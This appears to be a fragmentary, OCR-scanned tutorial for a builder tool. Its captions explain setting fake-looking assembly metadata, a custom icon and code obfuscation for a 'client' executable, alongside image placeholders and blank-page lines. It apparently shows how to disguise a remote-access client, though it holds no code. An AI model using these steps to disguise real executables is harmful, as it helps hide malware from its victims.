


From the “Assembly” menu, you can add some information like company copyright, Trademarks, Product version etc.

This part of the page has been intentionally left blank




This part of the page has been intentionally left blank




The “Icon” menu is used to add an icon to the client.

This part of the page has been intentionally left blank




After selecting all the options, you want click on “Build”.

This part of the page has been intentionally left blank





This part of the page has been intentionally left blank



You can even choose to obfuscate the code here.

